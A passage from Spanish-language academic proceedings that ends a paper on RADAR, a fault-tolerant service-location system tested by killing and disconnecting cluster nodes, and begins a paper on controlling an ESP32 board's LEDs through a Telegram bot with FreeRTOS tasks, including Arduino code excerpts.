En esta prueba (Fig. 3-D), se utiliza a *Node0* como servidor Primario y a *Node1* como Backup. También se inicia el cliente de RDISK en *Node2*. Sin embargo, ahora se provoca la interrupción de servicio del Primario durante el envío de varios mensajes sucesivos (en lugar de un fallo de red), deteniendo al proceso RDISK en *Node0* en forma abrupta mediante el comando *kill*.

Cuando RADAR recibe un mensaje del GCS que da cuenta de una falla del servidor Primario, este comienza el proceso de relocalización para asociar el *endpoint* de RDISK a otro nodo. En este proceso, los valores *nd* y *flags* en el archivo del directorio */procs* pasan de valer *0→1* y *1800→1000* respectivamente.

A pesar de que el fallo se produce durante el envío de mensajes, el cliente no percibe ningún problema al enviar/ recibir mensajes y no requiere de ningún cambio de configuración, demostrando transparencia total al fallo.

De manera similar, se realizó una prueba con un escenario donde se finaliza abruptamente la VM (tal como un apagado o fallo eléctrico en un computador) en la que ejecuta el servidor Primario y los resultados fueron los mismos. Este escenario no se describe por ser prácticamente idéntico.

5.1.5. Fallo de conexión del nodo del servidor Backup y del nodo del Cliente.

A partir del estado alcanzado en la prueba anterior, se reinició la instancia de RDISK del *Node0*, para disponer así de un servidor que realice la función de Backup. A continuación se provocaron (artificialmente) fallas sobre el nodo donde se ejecutaba RADAR (*Node2*) y sobre el servidor de Backup (Fig. 3-E).

El resultado es que RADAR detecta la pérdida de conexión o de disponibilidad del servidor Primario, pero al no poder alcanzar al servidor Backup, la asociación del proceso de RDISK permanece en *Node1,* solo que su estado pasa a ser no alcanzable (*flag=1800*). Permaneció en ese estado hasta que se restableció la conexión del *Node2* al grupo, momento en el cual el estado del *endpoint* RDISK volvió a ser *flag=1000*.

5.1.6. Fallo de conexión del nodo Cliente

En esta prueba (Fig. 3-F), luego de ser reestablecida la conexión del *Node0* (que es ahora servidor Backup), se provocó un corte de conexión en *Node2* y poco después en *Node1*. En un primer momento, el estado del proceso RDISK paso a ser *flag=1800* porque ya no era alcanzable. Luego, cuando se restableció la conexión de *Node2*, RADAR cambio la asociación del proceso RDISK al *Node0* (*nd=0*), donde se ejecuta el nuevo servidor Primario (antes Backup).

El conjunto de pruebas realizadas contempló situaciones representativas de las funciones especificadas como requerimientos de diseño de RADAR. En ellas se consideraron tanto fallos de procesos servidores Primarios, servidores Backups y clientes, como así también la detención explícita o abrupta de nodos, y las interrupciones o particiones de la red del cluster. Todas las pruebas arrojaron los resultados esperados y demostraron la principal característica de RADAR de permitir que los clientes de un servicio operen sin interrupciones y con total transparencia ante fallos de servidores replicados en un cluster DVS.

6. Conclusiones y Trabajos Futuros

Existen diversas soluciones para resolver el problema de la localización y seguimiento de servicios ante fallos. Estas soluciones presentan características deseadas en cuanto a escalabilidad y disponibilidad se refiere pero, carecen de sencillez en la implementación y gestión de los mecanismos a los que recurre para lograrlo. Es necesario tratar con varias configuraciones y esto debe tenerse en cuenta al desarrollar aplicaciones distribuidas.

RADAR, además de brindar escalabilidad, confiabilidad y disponibilidad, es sencillo de implementar y configurar; y ligero en términos de requerimientos, lo que facilita su despliegue, mantenimiento y operación reduciendo los costos asociados. Todo esto se logra utilizando la infraestructura provista por el DVS y al GCS como parte de esa infraestructura.

RADAR permite que los clientes continúen operando normalmente, brindando transparencia total ante fallos de los servidores replicados que monitorea.

Como trabajo a futuro se plantea permitir el funcionamiento de RADAR con configuraciones dinámicas utilizando servidores de tipo Clave-Valor, ya que en este prototipo se utilizaron archivos de configuración.

Finalmente, como el prototipo de RADAR se desarrolló con soporte para esquemas de replicación P/B y

RSM, se planean realizar las modificaciones necesarias para utilizar el esquema Chain Replication [19].

Referencias

[1] P. Pessolani, T. Cortes, F. Tinetti, S. Gonnet; "*An Architecture Model for a Distributed Virtualization System*"; Cloud Computing 2018; The Ninth International Conference on Cloud Computing, GRIDs, and Virtualization; Barcelona, España.2018.

[2] R. Nikolaev, G. Back; "*VirtuOS: An operating system with kernel virtualization*"; Proceedings of the Twenty-Fourth ACM Symposium on Operating Systems Principles; 2013.

[3] N. Budhiraja, K. Marzullo, F. B. Schneider, S.Toueg, "*The primary-backup approach*", in Distributed systems (2nd Ed.), Sape Mullender (Ed.). ACM Press/Addison-Wesley Publishing Co., New York, NY, USA 199-216, 1993.

[4] T. Li, B.Cole, P. Morton, D. Li, "*RFC 2281 - Cisco Hot Standby Router Protocol (HSRP)*", Network Working Group IETF, March 1998.

[5] Nadas, S., Ed., "*RFC 5798 - Virtual Router Redundancy Protocol (VRRP) Version 3 for IPv4 and IPv6*", Network Working Group IETF, March 2010.

[6] Schneider, F., "*Implementing Fault-Tolerant Services Using the State Machine Approach: A Tutorial*", ACM Computing Surveys. vol. 22, no. 4, pp. 299–319, 1990.

[7] The Spread Toolkit. http://www.spread.org, accedido Mayo 2019.

[8] M. Alemandi, O. Jara, "*Un driver de disco tolerante a fallos*", Jornada de Jóvenes Investigadores Tecnológicos (JIT 2015), Rosario, 2015.

[9] Apache ZooKeeper, https://zookeeper.apache.org/, accedido Julio 2019.

[10] Etcd, https://github.com/etcd-io/etcd, accedido Julio 2019.

[11] Consul, https://www.consul.io/, accedido Julio 2019.

[12] Ongaro, D & Ousterhout, J. "*In search of an understandable consensus algorithm*". USENIX, 2014.

[13] Kubernetes, https://kubernetes.io/es/, accedido Julio 2019.

[14] Docker, https://www.docker.com/, accedido Julio 2019.

[15] P. Pessolani, T. Cortes, F. G. Tinetti, and S. Gonnet, "*An IPC Software Layer for Building a Distributed Virtualization System*", Congreso Argentino de Ciencias de la Computación (CACIC 2017) La Plata, Argentina, October 9-13, 2017.

[16] JGroups, http://www.jgroups.org/, accedido Julio 2019.

[17] Miranda, Hugo & Pinto, Alexandre & Rodrigues, Luís. "*Appia, a Flexible Protocol Kernel Supporting Multiple Coordinated Channels*", 2001.

[18] L. E.Moser , Y. Amir, P. M. Melliar-Smith, D. A. Agarwal, "*Extended Virtual Synchrony*", in Proceedings of the IEEE 14th International Conference on Distributed Computing Systems (Poznan, Poland, June), 1994.

[19] R.Van Renesse, F. B. Schneider, "*Chain Replication for Supporting High Throughput and Availability*", 6th OSDI 2004: San Francisco, California, USA December 2004.

Acceso remoto a dispositivos IOT mediante técnicas de mensajería empleando Bots y FreeRTOS

Carlos Alberto Binker[12], Hugo Tantignone[12], Eliseo Zurdo[12], Guillermo Buranits[12]
Diego Romero[12], Rubén Darío Moreira[12], Maximiliano Frattini[12]

[1]Departamento de Ingeniería e Investigaciones Tecnológicas
[2]Universidad Nacional de La Matanza, Florencio Varela 1903 (B1754JEC) -- San Justo, Provincia de Buenos Aires, Argentina
{cbinker, htantignone, gburanits, djromero, rmoreira}@unlam.edu.ar; {ezurdo, mfrattini}@alumno.unlam.edu.ar

Abstract

Este trabajo tiene como eje principal gestionar un hardware IOT remotamente mediante mensajería instantánea de texto, empleando *Telegram*. Telegram permite definir *bots* (aféresis de Robots) y administrarlos a través de un *token* que la misma aplicación genera en forma aleatoria a través de su bot principal, denominado *BotFather (*el padre de todos los bots*)*. Telegram brinda una *API* , que permite que los bots interactúen con nuestro sistema. En nuestro caso, esa interacción se dará para controlar un microcontrolador que opera con dispositivos IOT, el destacado chip ESP32. El ESP32 es un SOC (System on chip). Este SOC incorpora WIFI, bluetooth, sensores, conversores AD y DA, etc. Como caso de estudio se propone controlar un conjunto de leds, empleando el ESP32 usando un bot, por lo que se requerirá el uso de Telegram (versión web o móvil) y el entorno de programación Arduino. Además como valor agregado se hará uso de multitarea empleando ambos núcleos del SOC utilizando técnicas FreeRTOS

1. Introducción

Cuando se quiere acceder a un host en internet se lo puede hacer a través de su dirección IP o de su nombre, que se extrae de una tabla donde se encuentran mapeadas las direcciones IP con sus respectivos nombres de Host (El Domain Net System o DNS, se encarga de actualizar las tablas de direcciones y nombres). Con el crecimiento de internet y la proliferación de computadoras personales y dispositivos dentro de las redes privadas con servicios de comunicación y acceso a internet brindados por ISPs se hizo necesario el desarrollo de un método para acceder desde internet a los hosts de la red local conectada al router. La asignación de la dirección IP para los clientes se puede hacer en forma estática (se mantiene la dirección IP a lo largo del tiempo) o en forma dinámica (la dirección IP puede variar en el tiempo). La asignación dinámica le impediría a un cliente externo tener la dirección actualizada a la cual comunicarse, por lo cual será necesario un servicio de publicación de las direcciones IP actualizadas. Ver FIGURA. 1. Para evitar esto, ya que no siempre es fácil tener una dirección IP pública se propone la solución de mensajería por medio de Telegram mediante el empleo de bots. En nuestro caso nuestro host es un SOC ESP32, que a través de su IP accedemos a él a través de una red WIFI conectada a Internet. El SOC estará configurado en modo STATION y tomará su dirección IP mediante DHCP.




FIGURA 1 - Esquema de un servicio NO-IP usando una técnica de DNS dinámico

2. Descripción de la tecnología de mensajería Telegram y del SOC ESP 32

2.1 Esquema de la plataforma de mensajería instantánea Telegram

Telegram está creado sobre una serie de servidores distribuidos. Dichos servidores, para comunicarse entre sí, utilizan un protocolo propio llamado MTProto. La razón del uso de este protocolo propietario es la mejora en seguridad como también el envío de mensajes, sobre todo vídeo e imagen. Haciendo un poco de historia podemos ver que hay dos versiones de MTProto. La primera versión se utilizó en 2014. Los mensajes en MTProto eran cifrados con el algoritmo SHA-1. Por un reporte en enero de 2015, en donde el investigador Juliano Rizzo reveló un error en el funcionamiento de SHA-1 que originó una

vulnerabilidad al interceptar los mensajes, en 2016 se señaló un posible reemplazo del SHA-1 por el SHA-2. Por lo tanto en 2017, se lanza la segunda versión. El cifrado se reemplazó a SHA-256 con mayor cantidad de bytes de carga útil. Para complementar lo dicho observar la FIGURA 2.

2.2 API de Telegram asociada para el manejo de bots




FIGURA 2 - Encriptación de mensajes Telegram mediante SHA-1. Ubicación del MTPro en el stack de protocolos de comunicaciones

La API de Telegram permite la interacción de los bots con un sistema. En nuestro caso ese sistema será un hardware a controlar remotamente a través de una interfaz de usuario, que es en concreto el bot. Los bots de Telegram son cuentas especiales que no están ligadas a un número de teléfono. Al igual que la cuenta de un usuario, el acceso a la misma es por medio del *Alias*, que se accede anteponiendo **@** al nombre del bot, o bien se accede por el propio nombre. Estas cuentas sirven como una interface para albergar código que puede estar ejecutándose en cualquier lugar del mundo en un servidor. Su uso es totalmente transparente, ya que los usuarios no necesitan conocer nada absolutamente sobre como el protocolo de encriptación MTProto funciona. Los servidores de Telegram manejarán todo lo referente a la encriptación de los mensajes y la comunicación con la API de una manera muy sencilla. Esta comunicación con los servidores de Telegram a través de la API se da vía una simple conexión https. Todas las consultas a la API Telegram Bot deberán realizarse de esta manera:

https://api.telegram.org/bot<token>/METHOD_NAME

Se creará un bot que suministra los comandos anteponiendo el símbolo **"/"**. Dicho bot se denomina CONAIISI_2019. A título de ejemplo con el token suministrado para CONAIISI_2019, la forma de acceder desde la web sería:

https://api.telegram.org/botxxxx32320:AAGgmhH6_H69CiQcbr4hPS-CZs0M18oxxxx/getme

La API soporta los métodos http GET y POST. Ante una petición (request), la respuesta de la API bot es un objeto JSON como el siguiente:

{"ok":true,"result":{"id":859432320,"is_bot":true,"first_name":"CONAIISI_2019","username":"c2ing59_bot"}
}

Tal como se observa, la API siempre devuelve un campo de tipo Boolean denominado "ok" y otro campo denominado "result", en donde puede tener un campo opcional String denominado "description" con una descripción del resultado. Si la petición hacia el bot fue satisfactoria, el campo "ok" recibido en el objeto JSON es igual a true y si además el resultado de la consulta fue localizado se nos devolverá el campo "result" con todos los resultados, tal como se indica en el ejemplo precedente En cambio, si la respuesta del campo "ok" es igual a false, se devolverá un código de error, tal como el siguiente ejemplo.

{"ok":false,"error_code":401,"description":"Unauthorized"}

En la FIGURA 3 se puede observar claramente la interacción entre todos los componentes, es decir entre el cliente, el bot, la API de Telegram y el hardware remoto a controlar.




FIGURA 3 - Interacción entre usuario (cliente), el bot, la API de Telegram y el hardware remoto

2.3 Descripción del SOC ESP32

Este dispositivo es un SOC que está adquiriendo una enorme popularidad debido a su bajo costo y la implementación de diferentes entornos de programación, tales como LUA y Python. Pero su enorme potencial radica en el hecho de que soporta también el IDE de Arduino y trabajar con él es como si realmente estuviéramos trabajando sobre alguna de las placas Arduino, que como ya sabemos goza de una enorme comunidad abocada al desarrollo de código y de librerías. Todo esto puede ser utilizado en forma transparente para este dispositivo y así evitamos la utilización de un doble microcontrolador. Este dispositivo se destaca por sobre todo porque ya resuelve todo lo concerniente a la comunicación de dispositivos a través de redes, ya que soporta WIFI, Bluetooth, Hardware criptográfico, SPI, I2C, I2S, Ethernet, etc. Además, incorpora un sensor que mide la temperatura interna del dispositivo y sensores Touch capacitivos y de efecto Hall, además de conversores DAC y ADC. Posee un microprocesador con dos núcleos




FIGURA 4 - Diagrama en bloques del ESP32




FIGURA 5 – Pin out ESP32. Placa Nodemcu ESP 32 DEV Module

de 32 bits, lo que lo hace ideal para procesamiento paralelo. Cualquier pin del ESP32 puede configurarse para el control de interrupciones. Para más detalle se expone el diagrama en bloques para dar una idea general de su potencialidad, como así también el correspondiente PIN-OUT, (ver FIGURA 4 y FIGURA 5 respectivamente).

3. Descripción de un Sistema RTOS

Un Sistema RTOS es un sistema operativo de tiempo real. Existen muchas aplicaciones en las cuales los tiempos de respuesta son un factor decisivo para el correcto funcionamiento, como por ejemplo los mandos de un avión o el sistema de accionamiento ABS de frenado en un automóvil son ejemplos más que ilustrativos de la exigencia requerida. El concepto es simple, dos tareas que pueden correr o no en un mismo núcleo realizan operaciones diferentes. Para conectar dichas tareas es necesario la existencia de una cola que transfiera los datos de una tarea a la otra. Por ejemplo una tarea A es productora de datos y otra tarea B es consumidora de los datos que genera la tarea A. Dichos datos se envían a través de una cola que deberá crearse previamente.

A continuación se ilustra el procedimiento descripto en la FIGURA 6:




FIGURA 6 – Envío de datos de una tarea a otra a través de una cola

Existen 3 funciones principales básicas que son las que se utilizarán en toda experiencia de RTOS:

Las funciones son: *xQueueCreate*, *xQueueSend* y *xQueueReceive*. La descripción de las mismas se detalla en la FIGURA 7.




FIGURA 7 – Funciones xQueueCreate, xQueueSend y xQueueReceive, elementos básicos de RTOS.

Finalmente y yendo al caso concreto del ESP32, el framework de Arduino ya viene montado sobre un sistema operativo RTOS en donde las funciones setup() y loop() se implementan de la siguiente manera:

main.cpp

```
#include "freertos/FreeRTOS.h"
#include "freertos/task.h"
#include "esp-task-wdt.h"
#include "Arduino.h"

TaskHandle-t loopTaskHandle = NULL;

#if CONFIG_AUTOSTART_ARDUINO

bool loopTaskWDTEnabled;

void loopTask(void *pvParameters)
{
   setup();
   for(;;) {
      if(loopTaskWDTEnabled){
         esp-task-wdt-reset();
      }
      loop();
   }
}

extern "C" void app-main()
{
   loopTaskWDTEnabled = false;
   initArduino();
   xTaskCreateUniversal(loopTask, "loopTask", 8192, NULL, 1,
&loopTaskHandle, CONFIG_ARDUINO_RUNNING_CORE);
}
#endif
```

Recordemos que para invocar al bot se usa el alias y este se corresponde con el nombre del bot. Para acceder en forma web debe escribirse el siguiente comando:

t.me/c2ing59_bot (acceso al bot por comandos utilizando **"/"**), donde en este caso c2ing59_bot es el username del bot y se corresponde con el Alias (@c2ing59_bot).

4. Caso de estudio empleando el SOC ESP32, Telegram y el IDE de Arduino con FreeRTOS

4.1 Prototipo a emplear en el caso de estudio

El prototipo de hardware que se utilizará es el mostrado a continuación en la FIGURA 8:




FIGURA 8 – Hardware a controlar por el bot de Telegram empleando el NodeMCU ESP32

El bot que lo controlará tiene el siguiente aspecto (ver FIGURA 9 y FIGURA 10), el mismo fue configurado a través de los comandos del *BotFather*, y lo apreciamos tanto en su versión web cómo móvil.



FIGURA 9 – Bot que controlará el hardware (CONAIISI_2019), version móvil por comandos



FIGURA 10 – Bot que controlará el hardware (CONAIISI_2019), version web por comandos

5. Desarrollo de la experiencia

El software que controlará remotamente el hardware por medio del bot es el siguiente (se exponen las partes más sobresalientes y se omiten algunos saltos de líneas), dada su extensión:

5.1 Las librerías a emplear son las siguientes:

```
#include <WiFi.h>
#include <WiFiClientSecure.h>
#include <TelegramBotClient.h>
```

Para el correcto funcionamiento, debe estar instalada la librería ArduinoJson version 5.13.5, ya que es una dependencia del resto de las librerías intervinientes.

5.2 Variable de entorno para el sensor de temperatura interno del ESP32

```
#ifdef __cplusplus
extern "C" { uint8_t temprature_sens_read();}
#endif
```

5.3 Definición de variables globales y constantes:

```
// Defino un PULSADOR en el GIOP 25, el cual se
// corresponde con el pin 9 del ESP32 Dev Module

const int pulsador=25;

// Defino los leds en los pines 23, 22 y 21, los cuales se
// corresponden con los pines 37, 36 y 33 del ESP32 Dev
// Module

const int led_rojo=23;
const int led_verde=22;
const int led_azul=21;

// Defino las constantes a emplear en el switch (ver Tarea2)

#define ROJO 23
#define VERDE 22
#define AZUL 21
#define PRENDER  1
#define APAGAR   -1

//Estas variables determinarán el status del sistema a
//controlar, es decir qué leds están encendidos o apagados

byte rojo = 0;
byte verde = 0;
byte azul = 0;
```

```
//Defino el Descriptor para la Cola de Mensajes

QueueHandle_t xqueue;

//Defino el Descriptor para Tarea2

TaskHandle_t TaskHandle2 = NULL;
```

5.4 Código para manejo de interrupciones:

```
portMUX-TYPE mux = portMUX_INITIALIZER_UNLOCKED;

// Cuando se presiona el pulsador esta variable pasa a true

bool pirTriggered = false;

//Código de la rutina de interrupción del pulsador por
//flanco descendente “Rising”

void IRAM_ATTR handleInterruptRising()
{
Serial.println("handleInterruptRising->"+
String(xPortGetCoreID()));

 portENTER_CRITICAL_ISR(&mux);
  Serial.println("Rising");

// Al ingresar a este rutina pirTriggered se pone a true

  pirTriggered = true;
  portEXIT_CRITICAL_ISR(&mux); }

// El chatId correspondiente al alias del usuario que
// interactúa con el bot

    long chatId;

// Mensaje a enviar al bot

String msg = "Pulsador presionado";
```

5.5 Credenciales WIFI e instanciación de objetos

```
//Instanciación de las credenciales para la conexión WIFI
//(ssid y password)

const char* ssid     = " IPLAN-306232 ";
const char* password = "xxxxxxxxx";

//Instanciación del Bot de Telegram dando el token
//suministrado por BotFather

//Nombre de Bot: CONAIISI_2019

const String botToken = "xxxx32320:AAGgmhH6_H69CiQcbr4hPS-
CZs0M18oxxxx";

//Instanciación del cliente ssl utilizado para comunicarse
//con la web API de Telegram

WiFiClientSecure sslPollClient;

//Instanciación de la clase client pasando como
//argumentos el Token del Bot y un cliente seguro ssl

static TelegramBotClient client(botToken, sslPollClient);
```

5.6 Declaración de función destinada a recibir mensajes desde el Bot de Telegram

```
void onReceive (TelegramProcessError tbcErr, JwcProcessError
jwcErr, Message* msg)
```

Esta función corresponde a un evento que se disparará ante un comando suministrado al bot. Dicho evento funcionará en el núcleo 1. A tal efecto se imprime en el monitor serie dicho suceso con el siguiente comando:

```
Serial.println("onReceive En núcleo -> " + String(xPortGetCoreID()));
```

La variable xPortGetCoreID(), suministra el núcleo en donde se está ejecutando una tarea determinada.

A continuación se expone como ejemplo el encendido del led verde:

```
if (msg->Text == "/verde-on" )
{
   client.postMessage(msg->ChatId, String("Encendiendo
led verde"));
   SendMessage(VERDE * PRENDER);
   verde = 1;
  }
```

La función SendMessage() envía un mensaje desde una tarea que opera en un determinado núcleo hacia otra tarea que puede o no operar en un núcleo diferente. Para ello, se emplea una cola que opera como interface entre ambas tareas. En este caso la tarea a realizar es la de prender o apagar un led (ya que el manejo del hardware se realiza en el núcleo 0 mientras que el manejo de Telegram y la funcionalidad concerniente a WiFi se procesa en el núcleo 1.

Otras tareas a realizar en onReceive()

```
// Control de status acerca de los leds

  if (msg->Text == "/status" )    {
```

```
   if (!rojo && !verde && !azul)
     client.postMessage(msg->ChatId, String("Led rojo apagado\nLed verde apagado\nLed azul apagado"));
   else if (!rojo && !verde && azul)
     client.postMessage(msg->ChatId, String("Led rojo apagado\nLed verde apagado\nLed azul encendido\n"));
   else if (!rojo && verde && !azul)
     client.postMessage(msg->ChatId, String("Led rojo apagado\nLed verde encendido\nLed azul apagado\n"));
   else if (!rojo && verde && azul)
     client.postMessage(msg->ChatId, String("Led rojo apagado\nLed verde encendido\nLed azul encendido\n"));
   else if (rojo && !verde && !azul)
     client.postMessage(msg->ChatId, String("Led rojo encendido\nLed verde apagado\nLed azul apagado\n"));
   else if (rojo && !verde && azul)
     client.postMessage(msg->ChatId, String("Led rojo encendido\nLed verde apagado\nLed azul encendido\n"));
   else if (rojo && verde && !azul)
     client.postMessage(msg->ChatId, String("Led rojo encendido\nLed verde encendido\nLed azul apagado\n"));
   else
     client.postMessage(msg->ChatId, String("Led rojo encendido\nLed verde encendido\nLed azul encendido\n"));
  }

//Envío de un mensaje al bot en donde indica la
//temperatura interna del ESP32 expresada en °C y °F ante
//la petición /tempC o /tempF

if (msg->Text == "/tempc" ) client.postMessage(msg->ChatId, String((temprature_sens_read() - 32) / 1.8) + String(" °C"));

 if (msg->Text == "/tempf" ) client.postMessage(msg->ChatId, String((temprature_sens_read()) + String(" °F")));
```

5.7 Declaración de función invocada en el caso de que sucedan errores

```
void onError (TelegramProcessError tbcErr, JwcProcessError jwcErr)
```

5.8 Empleo de las Funciones SendMessage() y ReceiveMessage()

5.8.1 SendMessage()

```
void SendMessage( int message ) {

//Envío al monitor serie para ver en que núcleo se está
//ejecutando la función

Serial.println("SendMessage(" + String(message) + ") En núcleo -> " + String(xPortGetCoreID()));

if ( xqueue != 0 )
  {
//Envía una tarea a la cola xqueue (ver 5.3), en este caso
//corresponde al encendido o apagado de los leds.

xQueueSend( xqueue, ( void * ) &message, ( TickType_t ) 0 );  }
}
```

5.8.2 ReceiveMessage()

```
int ReceiveMessage()
{
  int msg = 0;
  if ( xqueue != 0 )
  {
//Receive a message on the created queue.  Block for 10
//ticks if a message is not immediately available.

   if ( xQueueReceive( xqueue, &( msg ), ( TickType_t ) 10 ) )
    {
    }
  }
  Serial.println("ReceiveMessage(" + String(msg) + ") En núcleo -> " + String(xPortGetCoreID()));
  return msg;
}
```

5.9 Declaración del setup() y del setup2()

En el setup() se configurarán los valores iniciales correspondientes al núcleo 1, estas tareas corresponderán al manejo del WiFi del dispositivo ESP32, y al llamado al evento onReceive() que es el encargado de procesar las peticiones del bot de Telegram. También acá se indican las tareas a desarrollarse en los distintos núcleos del dispositivo.

5.9.1 setup()

```
void setup() {

//Arranco el puerto serial ante todo, para que al imprimir
//ya esté activo

Serial.begin(115200);
```

```
Serial.println("setup En núcleo -> " + String(xPortGetCoreID()));
setupWiFi(); // Enciendo el WIFI.

//Creo Cola de Mensajes para la comunicación entre procesos con 100 lugares

xqueue = xQueueCreate(100, sizeof( int ));

 if (xqueue == NULL) {
  Serial.println("Error creating the queue");
  exit(-1);
 }

//Implementación del método begin del objeto client, para
//las denominadas “callback functions” a las que el cliente
//llamará ante la recepción de datos o de un error.

client.begin(onReceive, onError);

//Declaración de la tarea a realizarse en el núcleo 0

//Task2 - Loop en donde se ejecutará la tarea.
//"loopTask2" - Descripción de la tarea, se ejecutará en un
//nuevo loop infinito dado precisamente por for (;;)
//4096 - Tamaño del stack
//NULL - Parámetro a pasarle a la tarea
//1 - Prioridad
//&TaskHandle2 - Definida como variable global del tipo
//TaskHandle-t, ver 5.3)
//0 - Núcleo en el que se ejecutará la tarea

xTaskCreateUniversal(Task2, "loopTask2", 4096, NULL,
1, &TaskHandle2, 0);
}
```

5.9.2 setup2()

```
void setup2() {

Serial.println("setup2 En núcleo -> " + String(xPortGetCoreID()));
 setupLEDs();
 setupPULL();

     }
```

Las funciones setupLEDs() y setupPULL() aparecen declaradas previamente en el archivo fuente. Expondremos sólo la función setupPULL() por tratarse del manejo de una interrupción.

```
void setupPULL()
{
Serial.println("setupPULL En núcleo -> " +
String(xPortGetCoreID()));
pinMode(pulsador, INPUT_PULLUP);
attachInterrupt(digitalPinToInterrupt(pulsador),
handleInterruptRising, RISING);
}
```

6. Funciones loop() y Task2()

6.1 loop()

```
//Loop Principal de la Arduino. Se encargará del manejo
//de Wifi y Telegram.

void loop()
{
Serial.println("loop En núcleo -> " + String(xPortGetCoreID()));

delay(300);

//Pregunto si se disparó un evento, en este caso si se
//oprimió un pulsador.

 if (pirTriggered) {
Serial.println("Se presionó el pulsador En núcleo -> " +
String(xPortGetCoreID()));

// Le paso el ChatId del usuario que interactúa con el bot

client.postMessage(chatId, msg);
pirTriggered = false;

//pirTriggered en true significa que se oprimió el pulsador
 }

// Para procesar los datos recibidos, este método deberá ser
//invocado en forma continua dentro del main loop.
 client.loop();
}
```

6.2 Task2()

```
//Se encarga del control del Hardware sobre el Núcleo 0,
//esto es sobre los actuadores, que en este caso de
//simulación son los leds, y el control del pulsador.

void Task2(void *pvParameters)
{
 setup2(); // NOTAR que se ejecuta solo una vez

//A continuación forzamos el loop infinito con un for

for (;;) {
```

```
 Serial.println("loop En núcleo -> " +
String(xPortGetCoreID()));
   delay(300);

   int msj = 0;
   msj = ReceiveMessage();

switch ( msj )
   {
     case (ROJO):
       digitalWrite(led_rojo, HIGH);
Serial.println("Pender Rojo en Núcleo -> " +
String(xPortGetCoreID()));
       break;
     case (ROJO*APAGAR):
       digitalWrite(led_rojo, LOW);
Serial.println("Apagar Rojo en Núcleo -> " +
String(xPortGetCoreID()));
       break;
     case (VERDE):
       digitalWrite(led_verde, HIGH);
Serial.println("Prender Verde en Núcleo -> " +
String(xPortGetCoreID()));
       break;
     case (VERDE*APAGAR):
       digitalWrite(led_verde, LOW);
Serial.println("Apagar Verde en Núcleo -> " +
String(xPortGetCoreID()));
       break;
     case (AZUL):
       digitalWrite(led_azul, HIGH);
Serial.println("Prender Azul en Núcleo -> " +
String(xPortGetCoreID()));
       break;
     case (AZUL*APAGAR):
       digitalWrite(led_azul, LOW);
Serial.println("Apagar Verde en Núcleo -> " +
String(xPortGetCoreID()));
       break;

     default:
       msj = 0;
        };
      }

}
```

7. Resultados obtenidos

7.1 Capturas del bot

